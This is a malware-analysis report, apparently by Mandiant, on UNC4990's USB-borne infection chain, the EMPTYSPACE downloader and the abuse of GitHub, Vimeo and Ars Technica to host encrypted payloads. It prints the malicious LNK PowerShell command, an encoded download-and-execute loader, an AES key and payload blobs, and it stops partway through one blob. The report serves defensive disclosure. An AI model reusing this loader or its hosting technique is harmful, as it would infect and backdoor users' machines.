Evolution of UNC4990: Uncovering USB Malware's Hidden Depths

Mandiant Managed Defense has been tracking UNC4990, an actor who heavily uses USB devices for initial infection. UNC4990 primarily targets users based in Italy and is likely motivated by financial gain. Our research shows this campaign has been ongoing since at least 2020.

Despite relying on the age-old tactic of weaponizing USB drives, UNC4990 continues to evolve their tools, tactics and procedures (TTPs). The actor has moved from using seemingly benign encoded text files to hosting payloads on popular websites such as Ars Technica, GitHub, GitLab, and Vimeo.

The legitimate services abused by UNC4990 (including Ars Technica, GitHub, GitLab, and Vimeo) didn't involve exploiting any known or unknown vulnerabilities in these sites, nor did any of these organizations have anything misconfigured to allow for this abuse. Additionally, the content hosted on these services posed no direct risk for the everyday users of these services, as the content hosted in isolation was completely benign. Anyone who may have inadvertently clicked or viewed this content in the past was not at risk of being compromised.

Mandiant has observed UNC4990 leverage EMPTYSPACE (also known as VETTA Loader and BrokerLoader), a downloader that can execute any payload served by the command and control (C2) server, and QUIETBOARD, which is a backdoor that was delivered using EMPTYSPACE.

Infection Lifecycle



Figure 1: Infection chain

Initial Compromise: USB LNK

In all instances of the infection which Mandiant Managed Defense responded to, the infection began with the victim double-clicking a malicious LNK shortcut file on a removable USB device. The naming convention for the LNK file typically consisted of the vendor of the USB device and the storage size in brackets, for example: `KINGSTON (32GB).lnk`. Mandiant also observed instances where, instead of the vendor name, the drive label was used, for example: `D (32GB).lnk`.

In addition to this, the icon of the LNK file was set to the Microsoft Windows default icon for drives. This was likely done to entice unsuspecting users to double click the file, ultimately triggering the functionality embedded in the LNK file.

Figure 2: Malicious LNK file

Upon double clicking, the PowerShell script `explorer.ps1` is executed via the following LNK shortcut target:

```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -
NoProfile -nologo -ExecutionPolicy ByPass -File explorer.ps1
```

Explorer.ps1

From the investigations conducted by Mandiant Managed Defense, Mandiant identified multiple iterations of a malicious PowerShell script called `explorer.ps1`. This is an encoded PowerShell script that ultimately downloads and decodes an additional payload, which, in the cases investigated by Mandiant, has been the EMPTYSPACE downloader.

Mandiant suspects the earlier versions of `explorer.ps1` were not encoded; however, more recent variants were loaded into memory as a reverse Base64 encoded string, similar to the one shown in Figure 3.

```
Invoke-Expression
([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("9tzZlp2dkAibvl2czVmcwhXRtU2avZnb
JtTKw0lchh2YbhSbpJHVukCZrFHdkgyZulmc0NFdldkL4YEVVpjOddmbpR2bj5WRuQHelRlLtVGdzl3UbBSPgcWZqdHJ7kiNxASLggGdn5WZ
M5iYj9WYkACL2EDIsI2YvFGJos2YvxmQsFmbpZUby9mZz5WYyRlL0l3dhRCI9ACZrFHdksTKoI3b0BXeyNWZEVGdhVmcD5iZrNXckASPgQXe
3FGJ7kyZxZHekgyZulmc0NFN2U2chJUbvJnR6oTX0JXZ252bD5Sblr3c5N1Wg0DI5V2SuY2azFHJ7EGbwRCI9AiVJ5iZrNXcksjN1IDI9ASZ
6l2U5V2SuY2azFHJ7gjMxASPgUmepN1aj9GbC5iZrNXckszcvJXZapjOdVGZv10ZulGZkFGUukHawFmcn9GdwlncD5Se0lmc1NWZT5SblR3c
5N1Wg0DIn5WakRWYQ5iZrNXckszQCNkO60VZk9WTyVGawl2QukHawFmcn9GdwlncD5Se0lmc1NWZT5SblR3c5N1Wg0DIlR2bN5iZrNXcksjI
kV2Zh5WYNNXZB5SeoBXYyd2b0BXeyNkL5RXayV3YlNlLtVGdzl3UiACdjVmai9UL3VmTg0DImt2cxRyOdVTMu4CMbJ2YvFGJg0DIhxGcksTK
j1WcwRCKn5WayR3U0YTZzFmQt9mcGpjOdRnclZnbvNkLtVGdzl3UbBSPgI2YvFGJ7IiIgwiIcxlIgU2YhxGclJXLgMWbxBHJg0DIj1WcwRyO
lVHbhZlLdFzWzBXdvJ3RukiI68DX68DXp8jKugyPc9DX6ojIgwSbvBHbkgCajRXYNpjOdhXZnVmcbBSPgMWbxBHJ7kSbzRXckgyZulmc0NFZ
h9Gbud3bE5SK05WZpx2QiV2VuQXZOBCdjVmai9WL3VmboASPg02bwxGJ7BSKyVmbpFGdu92QgUGc5RFa0FGUtAyc45mbkACa0FGUtACa0FGU
tQ3clRFKgYWa7ICXiAyKgEnbzlHJgsCIiwlIgsCItFXe4RCI9Ayc45mbksTKpIyaXRDNigyZulmc0NFN2U2chJUbvJnR6oTX0JXZ252bD5Sb
lR3c5N1WocmbpJHdTRXZH5COGRVV6oTXn5Wak92YuVkL0hXZU5SblR3c5N1Wg0DIx52c5RyOoRXYQ5SKu9Wa0F2YvxWL0V2ZoQCI9ASbxlHe
ksjI9ADM0pVe65GZN9CO4pkNiJ0MpN1bqN3MvRHUGxGSwoWMHBDUuJ3VmJHZ2tmIg0DInFnd4RyOpkiI1ljMjFXNT5UNnR0T6dmIgsCIiQkT
3dmeMZnVHpFcaNDT5l1MMJCIrAiIwJEWZZHMyIma1knYsFzVhJTO5JCIrAiIMZTTINGMShUYigyZulmc0NFN2U2chJUbvJnR6oTX0JXZ252b
D5SblR3c5N1WocmbpJHdTRXZH5COGRVV6oTXn5Wak92YuVkL0hXZU5SblR3c5N1Wg0DItNHdxRyOiEmMycDN3I2NlV2YiNGOjFGZlFTMyEGN
jBDZ5UmM5gTZiASPgQWa1VHJ"[-1..-1568] -join ''')));
```
Figure 3: explorer.ps1 (SHA256: 6fb4945bb73ac3f447fb7af6bd2937395a067a6e0c09008860954361l4a17443)

The earliest version of `explorer.ps1` which we identified (`SHA256: 72f1ba6309c98cd52ffc99dd15c45698dfca2d6ce1ef0bf262433b5dfff084be`) checks whether a `Hangul Filler Unicode` character (`E3 85 A4` in UTF-8) labeled directory exists at the current path and only continues with the execution of the following sequence in the case the condition is true (*Hangul Filler is a special Unicode character (U+3164) used in the Korean writing system, Hangul. It is typically not possible to use a whitespace as a file or directory name in Windows. However, using the Hangul Filler character, which is rendered as a whitespace, this restriction can be bypassed*):

- Triggers the default action associated with the item pointed to by Hangul Filler named directory.

- Some newer instances of the script contain a unique UUID value, different for each infection. The identifier is saved to a file named **from_machine_uuid.dat** in the APPDATA directory. Mandiant determined that this UUID variable was not present in the script from the beginning of the campaign and only added later on as a new capability to track infected hosts.
- The script fetches a resource from a URL stored in the script, `hxxps://lucaespo.altervista[.]org/updater.php?from=USB1`, and saves it as `Runtime Broker.exe` a.k.a. EMPTYSPACE in the TEMP directory.
- In later versions (such as `SHA256: 99d9dfd8f1c11d055e515a02c1476bd9036c788493063f08b82bb5f34e19dfd6`), the script was updated with an intermediary stage hosted at the URL: `hxxps://eldi8.github[.]io/src.txt`. The `src.txt` (`SHA256: b38dbaea648ef7da1c639f4fdaac0d88f03306ea42f0edc9af512c613dbdb7e1`) file contains a pattern of three characters: TAB: `09`, Space: `02` and Line Feed: `0A`. In a traditional text editor, `src.txt` would appear as a blank file. Mandiant observed the same **src.txt** had been previously hosted on GitLab: `hxxps://evh001.gitlab[.]io/src.txt`.



Figure 4: src.txt as viewed in a HEX editor

- A **custom decoding scheme** is then applied to the **src.txt** file, consisting of the following sequence of operations:
    - Character replacement
        1. Spaces are replaced with 1s
        2. Tab characters are replaced with 0s
        3. New line characters are replaced with spaces
    - This transformation changes the original string into a new format that resembles a binary string (composed of 1s and 0s).
    - The transformed string is then split into an array of substrings. Each substring represents a sequence of 1s and 0s.
    - Each substring is converted from a binary representation to its corresponding character.
    - The resulting characters are joined back together into a single string.
- The newly constructed string is the final URL from where the executable `Runtime Broker.exe` is downloaded: `hxxps://wjecpujpanmwm[.]tk/updater.php?from=USB1`. This URL was serving EMPTYSPACE from at least early 2022 through to July 2023, as Mandiant has also observed it in updated versions of `explorer.ps1`.

- Once EMPTYSPACE has been downloaded, the script continuously checks for the existence of the file `pythonw.exe`, under the directory `%ProgramFiles%\Winsoft Update Service\`and will proceed to execute the newly downloaded malware every second only if the `pythonw.exe` file is not present at the specified path.

Use of Third-Party Websites for Payload Hosting

Starting in 2023, the use of GitHub was replaced by a new payload hosted on Vimeo, a video sharing website, with the new URL being also hard-coded in `explorer.ps1` as `hxxps://vimeo[.]com/api/v2/video/804838895.json`. The encoded payload was inserted into the description of a Pink Floyd-related video uploaded to Vimeo on March 5, 2023. At the time of publishing this post, the video was removed from Vimeo.



Figure 5: Vimeo video description

[{"id":804838895,"title":"pink floyd","description":"Pink Floyd are an English rock band formed in London in 1965. Gaining an early following as one of the first British psychedelic groups, they were distinguished by their extended compositions, sonic experimentation, philosophical lyrics and elaborate live shows. They became a leading band of the::??
2ofyby5YS14UwoE6kljyBNv2uXLg3oUqD1K\/5LJlU8bJUTVIjtBxasAF1aTRK1DCXzP76Aw3VRKNImvk5t3DKDal2xUcTChXd6y87fVizwL9Aj4P8bJLPa2gtC2rJR0RctkCXj5TxLdd2DeU3\/TaAqqNG86A3MZEvD92lPwhB2plB+fTScnseQjJ1JCQxgnF3UCIAg6MKw5fW+sj8lGVB2gDs9chxTKd9+XUqHF83lGBZo8AJ6vBTSZsWxcrbsvuDTxfwDGkcYqEmoMsBK9zI5y+r0b\/yX5aKB7FxgukSqLayfX3AWf2YXP6wy7CqQRp88rhDNuCUwOIrKyqaNqU5QJdB2yCUkcbQC6sk7PCxHWWcbQp+Pi7SIST5zMArPhBaPEoGK\/\/lOzKDhtt82q+RIPJNrCuuOqz49CcoaVXHkFGELgeQPhTrFfyfkS9KfsQ1e8dos8Pc6dwmu5Vfyh4K1X8mbvzqIFiwfOZ2T7LZsdTTlG0L+rWhyv5vvapNr5orp5GwVTP+1FMKM0SdClIOy3u+WO\/+PCEs9QZ5WHRMmXM59m5RKhruGOtikkfGdyLQEAVvQizPIeMEwKQuBLNG0w4FEm9e5vDPA85f52qqb6Gx38sxUkweEBznjqjAkQ0pz872VEIpriZlUBfCXlNN74yzsh7zzB76Qqse7vSSfNfWLMba9d1fk7vr1uX6jnkXeVD5OyeHIHEAu\/9gE8s7Ec9mIH72Z2ZypS5pv3PBPtidGo7hFK+jPbOXD2c6j7gKcC8VFhTR2Gemxf45etyTEH+uTLipxw\/8ajO1oK6B5LWhk59Zo+PZaRP1xjDCGYLNS7SKUEbX4yM7XI00GYhQiuoy\/Fb511RU+KSR\/5lX7Ay8MQbE+AFJCyVguOy24sSzRJCjOx0a1NvUVBe26mzyqtaV1YUq3h71IoT38bPaJXg2ouwtO1cotm0tJuDN7JVH\/jh8GFc+xuGHTWt4q9pCK\/UqUcVTslxUyIpjVmhjFtmpdptpt\/zqb5P6FgkAxJJO8dvTmohddB7M4hVdBMUxTdWvKcGVtazWUJfarXoUrPsbzU10u11tJ7OZUiuOm46NA6T9MToXBIY9LQh8MOf9ltsHTP9DrUtRfDUOprjklVZOBIQppy\/UZ\/7YD3SvvcAlQXW09OMvbHuSUCcRwNdtmXOqNesoPYGEZqT9594qd1qclvYBtqXTnkzR2qvQA61YNy5TNqMqnK0pas6QgAEuopXPQ2RA5NrUXNzJjVUBnHmgdskQqVOrsJrm6FaFXsvKyXaU+KtLbth4nM9h15qTdStR9ZhuQSBrHKjQTgiKS+eBis3wlsAcLjxR5U+g2ePYp\/JziaVQm8kEi153SBTtZBw1WlFpRAqekWIwuucgfCfyn8wH5u0XwPEFpvHTVHIYLM6QuCswRUlw67JSB+lkO04MYW8wwY2XblN99IVzis=?:?:progressive rock genre, cited by some as the greatest progressive rock band of all time<br \/>\n<br \/>\n<br \/>\n<br \/>\nsub2sub","url":"https:\/\/vimeo.com\/804838895","upload_date":"2023-03-05 08:56:11","thumbnail_small":"https:\/\/i.vimeocdn.com\/video\/1624968402-cdaa2a7a3d9947875a19066407073f1332a3792f348b59219b4b66b312c35328-d_100x75","thumbnail_medium":"https:\/\/i.vimeocdn.com\/video\/1624968402-cdaa2a7a3d9947875a19066407073f1332a3792f348b59219b4b66b312c35328-d_200x150","thumbnail_large":"https:\/\/i.vimeocdn.com\/video\/1624968402-cdaa2a7a3d9947875a19066407073f1332a3792f348b59219b4b66b312c35328-d_640","user_id":195838396,"user_name":"francy","user_url":"https:\/\/vimeo.com\/user195838396","user_portrait_small":"https:\/\/i.vimeocdn.com\/portrait\/defaults-blue_30x30","user_portrait_medium":"https:\/\/i.vimeocdn.com\/portrait\/defaults-blue_75x75","user_portrait_large":"https:\/\/i.vimeocdn.com\/portrait\/defaults-blue_100x100","user_portrait_huge":"https:\/\/i.vimeocdn.com\/portrait\/defaults-blue_300x300","stats_number_of_likes":0,"stats_number_of_plays":63,"stats_number_of_comments":0,"duration":71,"width":854,"height":480,"tags":"","embed_privacy":"anywhere"}]

Figure 6: JSON object pulled from the hard-coded Vimeo URL

This change from the previously discussed version has been coupled with an upgrade from the custom decoding scheme to the use of AES in CBC mode and Base64 encoding.

The script fetches the Vimeo JSON blob which contains the attacker payload between the delimiter characters `::??` and `?:?:`. The payload is then Base64 decoded and decrypted with a hard-coded AES-256-CBC key shown as follows:

```
92 f7 6b 7d 6a e7 3f 41 b5 8f 41 e5 14 fb 68 de c8 e8 4a 2d c1 6f a2 71 f3 f3 1d 9f 3c
99 b7 4d
```

From November 27, 2023, Mandiant Managed Defense observed yet another shift in TTPs with regard to third-party websites used as C2. As the Vimeo video was taken down, the threat actor switched to using a well-known news forum, Ars Technica. In the updated instances of `explorer.ps1`, Mandiant observed the following hard-coded URL: `hxxps://arstechnica[.]com/civis/members/frncbf22.1062014/about/`.

As with the previous payload hosted on Vimeo, the Ars Technica URL employs the exact same technique down to even the same delimiter characters and encryption key, so there would be no other changes required in the `explorer.ps1` script besides the URL. However, now the encoded blob was appended to the image URL contained in the **About** section of the user `frncbf2`. This user became a member on the Ars Technica forum on November 23, 2023.



Figure 7: User profile of frncbf2 on the Ars Technica forum


```
PYE3RxCn/mFfoN+0qKXmkfuGTDz5NrxfwD3zC9wSBPyHvCulKYbIJgLlPxyV3u1jY=?:?:" data-lb-sidebar-href="" data-lb-caption-extra-html="" data-single-image="1">
        <img src="https://purepng.com/public/uploads/large/purepng.com-pizzafood-pizza-941524644327twewe.png?id::??
AbeGaw0gmjLdOCtdPKJYXad7kxwtOWwNpR3DFsM1fimgiMFgpXQaLyGXfusBRXcT4HYpQR1YJLhCVbAeZ83hxQRmb/3Ev6TB2FszYN5vepUoDuo21raj9YfjHkQLcPCEMrcQfAjuosMHz+yO352IuQnK/i
Z3xOB2i2BvuJg/AVLz84qVZIMl2YSxwcRE9TM+XHLkVqDU+gUnxnFHRsvWsdqAHibo+dd5nGlEiVOCK5XfFLhaakLnAUpIY+CGLLVIhFZVzWJwjbYjv5OwvuYlG3MH2K0DmnLhf1w8vlpXYK5VTU2VyMhF
Xrchai35eELZcfeQTe99BxXWzwaS9j7RVezEQI/t21XwuK2bplsR4L1QmI5Yi8BziLdIzgkcR6x/JzKqEh+0vnEYetkM5sC5EGxYLbTJPPEdpUFXrA7jI/NcQkMpIW9936LiutWo0zDvqNPJu/LykCAiHb
T3gu1LVNcR7ngR1+C+bTygm3LqPgBvYlvLY42+QfAn0njVd9ZjWfIXCSNMHsp5JjOUtxtRgRyf7FvYMBnLGrVbb8nWBv/g4TXzQyGr4s0DXXgIpozK9190rGVsm4oUS7B/89cgdpAZXKR+mNUUoaMapR5d
